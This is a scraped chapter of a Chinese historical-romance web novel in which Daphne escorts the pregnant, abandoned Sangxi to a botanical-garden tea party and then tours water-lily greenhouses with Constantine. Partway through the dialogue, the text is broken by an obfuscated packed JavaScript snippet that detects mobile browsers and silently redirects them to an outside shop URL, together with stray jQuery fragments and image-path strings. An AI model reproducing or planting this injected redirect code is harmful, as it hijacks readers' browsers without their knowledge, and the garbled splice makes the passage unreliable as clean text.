55. 睡莲下午茶
作品:《再看我就报警了》 睡莲下午茶在下午三点开始,所以她有足够的时间打扮自己。
水蓝色的塔夫绸衣裙,后腰处七八层白色蕾丝与袖口、裙摆的蕾丝相应,圆形敞开式立领可以露出一段修长的脖颈和洁白的锁骨。
黛芙妮的那顶小巧的水蓝色帽子外还有一层环绕包裹的网纱,正适合有阳光的日子佩戴。
两点半她戴上手套将扇子挂在手腕处坐上马车,让道奇前往加尔顿宅接上桑席。
“黛芙妮。”桑席双手交叠遮在肚子上,她今天上了妆很好地掩盖了虚弱的气色。
粉色的裙子和帽子配上她的小卷发,任谁也瞧不出她其实是一位母亲。
“谢谢你。”等马车再次启程的时候,她抱住了黛芙妮。
“是什么让你改变了想法?”黛芙妮问她。
“为什么一切都要我来承担,他却可以站在干净的砖地上?他哄骗了我却没有任何代价,而我很可能会死......”桑席双手握拳竭尽全力不让自己抖动,她很少会和一个人对视五秒以上,不安和羞涩常常用频繁的眨眼来减缓,这回她却坚定了很多。
“除了道歉让他身败名裂?你还希望能得到什么赔偿?”黛芙妮很好奇。
“我想要什么得看他打算怎么解决。”桑席停顿了一下,那双日渐空洞的眼睛烧起怒火,“几个月前说去法国之后再也没有给我写过信,没有见过面。我拿到地址后就去找过他,可他不肯见我佣人只推说他还在国外,很明显我被抛弃了。”
在黛芙妮看来德里奇最多也只能拿出一笔钱来补偿桑席,这不是她看不起桑席而是社会就是这样,女人未婚先孕会失去一切,男人只不过被不痛不痒地骂几句,过段时间还会有人帮他辩解‘他只是太受欢迎了’‘他自己都还是个孩子呢’。
如果闹大了这场对决中失败的一定会是女人,对方拿钱解决是最大的可能,只希望补偿款是一笔将来桑席不结婚也能安然过一辈子的数额。
马车将她们送到植物园的南门,黛芙妮从小包里拿出那张邀请函递给守门员。
南门没什么人,偶有几个穿着鲜亮的女士结伴同行。
她们穿过修剪整齐但已经变得枯黄的草坪,走向前方那座由三个圆形组成的玻璃温室。
黛芙妮第一次来南门,发现从这里出发去睡莲温室比从正门走快了一倍的时间。
桑席挽着她的手,头低下不乱看也不希望别人注意到她。
草坪的尽头是一个灌木拱门,姑娘们娇俏的笑声和先生们高谈论阔的说话声就从那响起。
穿过那道拱门,几张铁丝长椅错落地放在四周,最中间是一张长长的桌子,上面摆满了甜品和酒水。
“黛芙妮。”
康斯坦丁今天没有系领结,只在黑色马甲和外套上挂了一块纯金怀表作为装饰,帽子和手杖也都去掉了比起往日的正经严肃多了几分懒散。他手里拿了两杯酒水:“下午好,女士。”
“午安,康斯坦丁。我上次来都没有发现还有这样一块地方。”黛芙妮接过他手里的高脚杯,“桑席,这是路威尔顿先生。康斯坦丁,这是桑席。”
“下午好,路威尔顿先生。我叫桑席·卡斯蒂奥。”桑席激动又感激地行跪膝礼。
康斯坦丁微微点头,快速说了一声:“午安,卡斯蒂奥小姐。”
桑席抬起头:“谢谢,谢谢!路威尔顿先生,你是位慷慨热心善良的绅士,十分感谢你的帮助。”
康斯坦丁点头,侧过脸很快找到目标:“德里奇!过来一下。”
“康斯坦丁?你居然会来参加下午茶,我刚刚还以为自己看错了。”那个男人有一圈淡淡的胡渣,长着一张纯良的脸,等他将目光放在桑席身上时愣住了。
“我想你们应该有事需要聊聊。”康斯坦丁瞥了他一眼说,“那么我和黛芙妮就先离开了。”
桑席松开了黛芙妮的手:“我没事。”
黛芙妮挽上康斯坦丁的手臂,一步三回头地和他穿过这片草地往温室里走去。
睡莲温室和其他温室不同,它由三个小温室组成。每个小温室中间都连接了一条走廊,在整个温室的背面也就是草坪的旁边有一块修建整洁的花园,中央修建了一座小天使喷泉。
黛芙妮和康斯坦丁走进的第一个玻璃房的中间是个圆形水池,周围围了一圈铁制半腰高的雕花栏杆。
圆圆的绿色荷叶中矗立着几十株紫色的荷花,每一朵都有黛芙妮两只手大,椭圆形的花瓣,边缘是更深的紫色。
她将双手放在栏杆上:“真漂亮。”
康斯坦丁跟着她停下,他无意于那些引得不少人赞美的花朵只慵懒地嗯了一声,表达他在听。
黛芙妮围着栏杆走了半圈,与她前几个月看到的那一批淡粉色的花朵比显然这批更罕见。
“这是什么品种?”她问。
“巨花睡莲,产自澳大利亚。”康斯坦丁说。
“我从未见过,真漂亮。”她笑着说,继续欣赏鲜花。
第一间玻璃房转了一圈过后,俩人通过走廊来到第二间。
水池同样修在正中间,只不过池子是长方形的且没有围栏,高度在黛芙妮的大腿处。
她快步走到水池边,弯腰凑近那朵使劲伸长了花梗的白蓝色睡莲,它的花瓣比巨花睡莲更短,花型更饱满。
最外面一圈的花瓣是淡蓝色的越往中心靠越白。
比起前面那个温室明显这间人气更旺,不少小姐、太太都能方便地伸出手轻轻抚摸那一朵朵等待欣赏的花朵。
“永恒睡莲,同样产自澳大利亚。”康斯坦丁双手插在裤兜里看着十足的权贵人士,实则在做介绍的工作,“叶缘有尖锐的锯齿状,喜阳光,所以在晚上花朵会闭合,到早上又会张开。”
“神奇而且很香。”黛芙妮轻轻抽动鼻子,一股淡淡的清香让她沉醉。
“小心。”
康斯坦丁怕她摔进去,伸出一只手揽在她的肩膀上。
黛芙妮感受到肩膀上的重量,立刻回过神直起身:“谢谢。”
和没有血缘关系的男士那么近距离地接触也不过是第二次罢了,她缩了缩肩膀。“康斯坦丁!你居然在这里,我还以为你跑到法国去了。”一个大肚子、大胡子的老先生携着他的妻子走来。
“许久不见。查普曼,太太。”康斯坦丁微蹙眉头,转过身去。
“这是?”查普曼先生看向黛芙妮。
“狄默奇小姐。”康斯坦丁介绍说。
“下午好,先生,下午好,太太。”黛芙妮走到康斯坦丁身侧,屈膝。
“漂亮的姑娘,我没见过你。”查普曼太太瞧着亲切,说话也温温柔柔的。
“我是今年才搬来曼彻斯特的。”黛芙妮说。不过她知道最主要的原因是她并非他们的阶层。
“希望你会喜欢这里。”查普曼太太笑着说,但显然对方把她当作他们阶级的了。
“我们找个地方聊聊?”查普曼先生看向康斯坦丁,“我真是要被阿特金森烦死了。”
“今天我有要事,改天吧。”康斯坦丁不带思考地拒绝,“改日见,太太。”
黛芙妮见他要离开也和查普曼夫妇道别。
“我是不是耽误了你的工作?其实我不用你陪着的。”黛芙妮说。
“难道我让你的眼睛难受了吗?”康斯坦丁说。
“没有
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16869686|184350||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
!我只是怕耽误你,毕竟陪我看花不是什么要紧事。”黛芙妮说。
“是不是要紧事得看我怎么判断,至少和查普曼谈论在我这里就是最不要紧的事。”
黛芙妮突然夸张地松口气:“看来我比自己想象得要受欢迎些。”
康斯坦丁背在身后的手捏紧,他看着黛芙妮勾起嘴角。
看他笑了,黛芙妮才真的有受宠若惊的感觉,本来那么做只是觉得气氛好像有些严肃。
他们离开第二间玻璃房来到第三间。
“那是什么?天呐!”黛芙妮吃惊不已。
第三间温室的水池比第一间还大,周围的栏杆却只围了三分之二,露出来的缺口处有很多人挤着。
这里没几朵荷花有的只是巨大的莲叶。
一位小姐在员工的帮助下小心翼翼地踩在巨大的睡莲叶上。
“我没有掉下去!”她捂住嘴,不停地尖叫。
那圈看热闹的人鼓掌发出赞叹的声音。
“王莲。植物学家在亚马逊河附近发现的,成熟的王莲可以承载一个成年人的体重。”康斯坦丁将右手放在黛芙妮的右侧,这里人多很容易被挤到,“小心。”
黛芙妮现在的注意力全在王莲上,这超出了她的认知,满脑子都只有:“天呐!天呐!”
“你想去试试吗?”康斯坦丁问她。
他们离得很近,只要他低头他的气息就能让黛芙妮的肌肤感受到异样。
“不了。”黛芙妮有点心动,但更多的是不好意思。
第二个上去的是一个七八岁的小姑娘,她还胆大地跳了一下差点把那些大人们吓得晕过去。
一连看了好几个,黛芙妮才意犹未尽地打算离开。
康斯坦丁也在她注意力往回拉的时候放开了右手。
从温室里出来,黛芙妮还处在激动中:“只有见识过才知道自己有多么的无知,这世界上有那么多美丽的事物我没见过,真是遗憾。”
“如果你看过了,其实会觉得也不过如此。”康斯坦丁说。
他们漫步在室外的喷泉周围,此刻的阳光正有力,一点点冷风并不碍事。
“我才不会这么想,只要是没见过的都是一种新奇的体验。”黛芙妮说,“如果可以,我想去欧洲旅游。”
“难道有人会阻止你吗?狄默奇先生可不太像。”康斯坦丁说。
“倒也不是。最主要的原因是金钱,从英国出发去比利时、瑞士、法国,为期六周大概需要一百英镑,这只是最基础的住宿和车费,如果加上其他需求大概是两百英镑。”黛芙妮说,“太贵了。”
康斯坦丁认真地听完:“你了解过?”
“我在报纸上看到的,它代替我的眼睛去过很多地方然后回来告诉我。”黛芙妮说,“康斯坦丁,你一定去过很多地方吧。”
“我第一次去的是美国,在那里住了五年。”康斯坦丁说,“五年的时间大部分土地都走了一遍。”
“你去工作吗?”黛芙妮好奇,确实有听说过他以前在国外发了财。
“参加淘金热。”康斯坦丁说。
“你一个人吗?路威尔顿小姐有去吗?”黛芙妮问。
“我一个人。”康斯坦丁说。在美国他以极快的速度积累了原始资本,当年的一条金矿如今已经换成了十几条各色矿产。
“你真厉害。”黛芙妮十分敬佩,“当时你多大?”
“十八岁。”康斯坦丁。
“不可思议!十足的勇气!你才十八岁就一个人去了美国。”黛芙妮惊愕地看向他。
她的敬佩极大地满足了康斯坦丁,他有一样东西是可以让她另眼相看的,还是一样他最不缺的东西。